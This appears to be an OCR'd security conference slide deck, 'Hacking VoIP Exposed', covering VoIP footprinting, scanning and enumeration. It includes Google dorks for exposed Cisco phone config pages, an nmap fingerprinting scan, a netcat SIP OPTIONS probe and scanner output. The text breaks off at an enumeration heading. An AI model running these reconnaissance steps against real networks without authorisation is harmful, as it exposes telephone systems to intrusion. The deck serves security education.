Hacking VoIP Exposed

David Endler, TippingPoint
Mark Collier, SecureLogix

Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)


Introductions

- David Endler, Director of Security Research for TippingPoint, a division of 3Com
- Mark Collier, CTO for SecureLogix Corporation

Shameless Plug

- This presentation is the byproduct of research for our book coming out in December, 2006

http://www.hackingexposedvoip.com



HACKING
VoIP
EXPOSED
Voice Over IP Security Secrets & Solutions
David Endler & Mark Collier
VoIP Security Experts

Introduction - VoIP Security


- History has shown that most advances and trends in information technology (e.g. TCP/IP, Wireless 802.11, Web Services, etc.) typically outpace the corresponding realistic security requirements. VoIP is no different.
- As VoIP infrastructure becomes more accessible to the common script kiddie, so will the occurrence of attacks.
- The most prevalent threats to VoIP deployments today are the same security threats inherited from the traditional data networking world.

VoIP Security Pyramid

- VoIP security is built upon the many layers of traditional data security:



Slice of VoIP Security Pyramid



VoIP Protocol and Application Security

Toll Fraud, SPIT, Phishing
Malformed Messages (fuzzing)
INVITE/BYECANCEL Floods
CALL Hijacking
Call Eavesdropping
Call Modificaiton

OS Security

Buffer Overflows, Worms, Denial of Service (Crash), Weak Configuration

Supporting Service Security
(web server, database, DHCP)

SQL Injection,
DHCP resource exhaustion

Network Security (IP, UDP , TCP, etc)

Syn Flood, ICMP unreachable,
trivial flooding attacks, DDoS, etc.

Physical Security

Total Call Server Compromise,
Reboot, Denial of Service

Policies and Procedures

Weak Voicemail Passwords
Abuse of Long Distance Privileges

Agenda

- Introductions
- Casing the Establishment
  - Footprinting
  - Scanning
  - Enumeration
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)

Footprinting

- Involves basic remote reconnaissance using well known online tools like SamSpade and Google
- Use Google to sift through:
  - Job listings
  - Tech Support
  - PBX main numbers

Footprinting

- Google Job postings (or directly go to the target web site):

“Required Technical Skills:

Minimum 3-5 years experience in the management and implementation of Avaya telephone systems/voice mails:

*** Advanced programming knowledge of the Avaya Communication Servers and voice mails.”**

Footprinting

- Google the target’s Tech Support:
  - “XXXX Department has begun a new test phase for Cisco Conference Connection (CCC). This is a self-serve telephone conferencing system that is administered on-campus and is **available at no charge for a 90 day test period** to faculty and staff. The system has been subject to live testing by a small group and has proven itself ready for release to a larger group. In exchange for the free use of the conferencing system, we will request your feedback on its quality and functionality. “


Footprinting

- Use Google to find main switchboard and extensions.
  - "877 111..999-1000..9999 site:www.mcgraw-hill.com"
- Call the main switchboard and listen to the recording.
- Check out our VoIP Voicemail Database for help in identifying the vendor at http://www.hackingexposedvoip.com

Footprinting

- Most VoIP devices (phones, servers, etc.) also run Web servers for remote management
- Find them with Google
- VoIP Google Hacking Database at http://www.hackingexposedvoip.com

Footprinting


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://192.168.1.104/NetworkConfiguration
Go
Getting Started
Latest Headlines
Cisco Systems
Done

Network Configuration


Cisco IP Phone 7912

- Device Information
- Network Configuration
- Network Statistics
- Device Logs
- Change Configuration
  - Network Parameters
  - SIP Parameters
  - Call Preferences
  - Tone Parameters
  - Audio Parameters

DHCP Server	192.168.1.1
BOOTP Server	No
MAC Address	00156286BA3E
Host Name	gk00156286ba3e
Domain Name	austin.rr.com
IP Address	192.168.1.104
Default Router	192.168.1.1
Subnet Mask	255.255.255.0
TFTP Server 1	192.168.1.103
NTP Server 1	
NTP Server 2	
DNS Server 1	24.93.41.125
DNS Server 2	24.26.193.62
Alt NTP Server 1	0.0.0.0
Alt NTP Server 2	0.0.0.0

Footprinting

- inurl:"NetworkConfiguration" cisco


inurl:"NetworkConfiguration" cisco - Google Search - Mozilla Fi...
File Edit View Go Bookmarks Tools Help
http://www.google.com/search?hs=OQf&hl=e
Go
rl:"ccmuser/logon.asp"
Getting Started
Latest Headlines
Sign in
Google
Web Images Groups News Froogle Local more »
Search
Advanced Search
Preferences
Done

inurl:"NetworkConfiguration" cisco

Web Results **1** - **10** of about **23** for **inurl:"NetworkConfiguration" cisco**. (**0.51** seconds)

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7960 (SEP003094C2798F). **...**
jude.aquinas.acu.edu.au/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7940 (SEP000D65BC90B2). **...**
www.wisconsinventureconference.com/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7940 (SEP0003E36998A0). **...**
202.196.112.6/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7910 (SEP000B460EECBE). **...**
195.75.35.17/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7910 (SEP000C851CED12). **...**
adserv4.ads360.com/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Network Configuration
CISCO SYSTEMS **Cisco** Systems. Network Configuration. **Cisco** IP Phone 7905. **...**
202.112.20.4/NetworkConfiguration - 3k - Supplemental Result - Cached - Similar pages


Cisco Systems, Inc.
Сетевые настройки. **Cisco** IP Phone 7960 (SEP0003E30CC79B). **...**
195.75.35.6/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** IP Phone 7960 (SEP000D651CFADC). Device Information · Network Configuration. Network Statistics. Ethernet · Port 1 (Network) **...**
maps.fmsmeng.com/NetworkConfiguration - 7k - Supplemental Result - Cached - Similar pages

Cisco Systems, Inc.
Network Configuration. **Cisco** Systems, Inc. IP Phone CP-7960G (SEP000D295E5512).

Footprinting

- **Snom phones have a packet capture feature.**
- **Yikes!**



To see what is going on on the network level, you can generate PCAP files on this page. These files can be read with various network tools, for example Ethereal. To start recording, press the start button and to stop, press the stop button. Please remember that the data is stored in a circular buffer (to avoid overflow) and that the recording may have a negative impact on the phone's performance.

Click here to save the current pcap trace. (0 packets, 0 octets).

Scanning

- VoIP device port scanning
- Nmap has the best VoIP fingerprinting database
- Use the –O flag:

```
nmap -O -P0 192.168.1.1-254
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-02-20 01:03 CST
Interesting ports on 192.168.1.21:
(The 1671 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 00:0F:34:11:80:45 (Cisco Systems)
Device type: VoIP phone
Running: Cisco embedded
OS details: Cisco IP phone (POS3-04-3-00, PC030301)
Interesting ports on 192.168.1.23:
(The 1671 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:15:62:86:BA:3E (Cisco Systems)
Device type: VoIP phone|VoIP adapter
Running: Cisco embedded
OS details: Cisco VoIP Phone 7905/7912 or ATA 186 Analog Telephone Adapter
Interesting ports on 192.168.1.24:
(The 1671 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0E:08:DA:DA:17 (Sipura Technology)
Device type: VoIP adapter
Running: Sipura embedded
OS details: Sipura SPA-841/1000/2000/3000 POTS<->VoIP gateway
```

Scanning

- SIP enabled devices will usually respond on UDP/TCP ports 5060 and 5061
- SCCP enabled phones (Cisco) responds on UDP/TCP 2000-2001
- Sometimes you might see UDP or TCP port 17185 (VXWORKS remote debugging!)

Enumeration

- Will focus on three main types of VoIP enumeration here
  - SIP “user agent” and “server“ scraping
  - SIP phone extensions (usernames)
  - TFTP configuration files
  - SNMP config information

Enumeration

- SIP Messages

SIP Request	Purpose	RFC Reference
INVITE	to initiate a conversation	RFC 3261
BYE	to terminate an existing connection between two users in a session	RFC 3261
OPTIONS	to determine the SIP messages and codecs that the UA or Server understands	RFC 3261
REGISTER	to register a location from a SIP user	RFC 3261
ACK	To acknowledge a response from an INVITE request	RFC 3261
CANCEL	to cancel a pending INVITE request, but does not affect a completed request (for instance, to stop the call setup if the phone is still ringing)	RFC 3261

Enumeration

- SIP responses (RFC 2543) are 3-digit codes much like HTTP (e.g. 200 ok, 404 not found, etc.). The first digit indicates the category of the response:
- · 1xx Responses - Information Responses
- · 2xx Responses - Successful Responses
- · 3xx Responses - Redirection Responses
- · 4xx Responses - Request Failures Responses
- · 5xx Responses - Server Failure Responses
- · 6xx Responses - Global Failure Responses

Enumeration


- Use the tool netcat to send a simple OPTIONS message

- [root@attacker]# nc 192.168.1.104 5060

```
OPTIONS sip:test@192.168.1.104 SIP/2.0
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb
To: alice <sip:test@192.168.1.104>
Content-Length: 0


SIP/2.0 404 Not Found
Via: SIP/2.0/TCP 192.168.1.120;branch=4ivBcVj5ZnPYgb;received=192.168.1.103
To: alice <sip:test@192.168.1.104>;tag=b27e1a1d33761e85846fc98f5f3a7e58.0503
Server: Sip EXpress router (0.9.6 (i386/linux))
Content-Length: 0
Warning: 392 192.168.1.104:5060 "Noisy feedback tells:  pid=29801 req_src_ip=192.168.1.120
      req_src_port=32773 in_uri=sip:test@192.168.1.104 out_uri=sip:test@192.168.1.104 via_cnt==1"
```

Enumeration

- Automate this using SiVuS http://www.vopsecurity.org



SiVuS - The VoIP Vulnerability Scanner v1.09-beta

Target network (e.g. single target or a network 192.168.1.0-255 for class C network): 192.168.1.1-254

Connection Timeout (ms): 1000

Currently Scanning : none

Port / Protocol :

Scan Progress: Completed

☑ UDP
☑ TCP
□ TLS

```
⊞ 192.168.1.53
⊟ 192.168.1.54
    ⊟ 5060(UDP)
        ● Detected SIP UDP port : 5060
        ● Server: Sipura/SPA941-4.1.8
    ⊞ 5061(UDP)
⊞ 192.168.1.55
⊟ 192.168.1.57
    ⊟ 5060(TCP)
        ● Detected SIP TCP port : 5060
        ● UA Information N/AUser-Agent: Zultys ZIP 2 3.38
⊟ 192.168.1.103
    ⊟ 5060(UDP)
        ● Detected SIP UDP port : 5060
        ● UA Information N/AUser-Agent: Asterisk PBX
⊟ 192.168.1.104
    ⊟ 5060(UDP)
        ● Detected SIP UDP port : 5060
        ● Server: Sip EXpress router (0.9.6 (i386/linux))
```

Copyright 2004 (c) vopsecurity.org All Rights Reserved

Enumeration

- SIP extensions are useful to an attacker to know for performing Application specific attacks (hijacking, voicemail brute forcing, caller id spoofing, etc.)
- Let’s go back to our netcat example

Enumeration

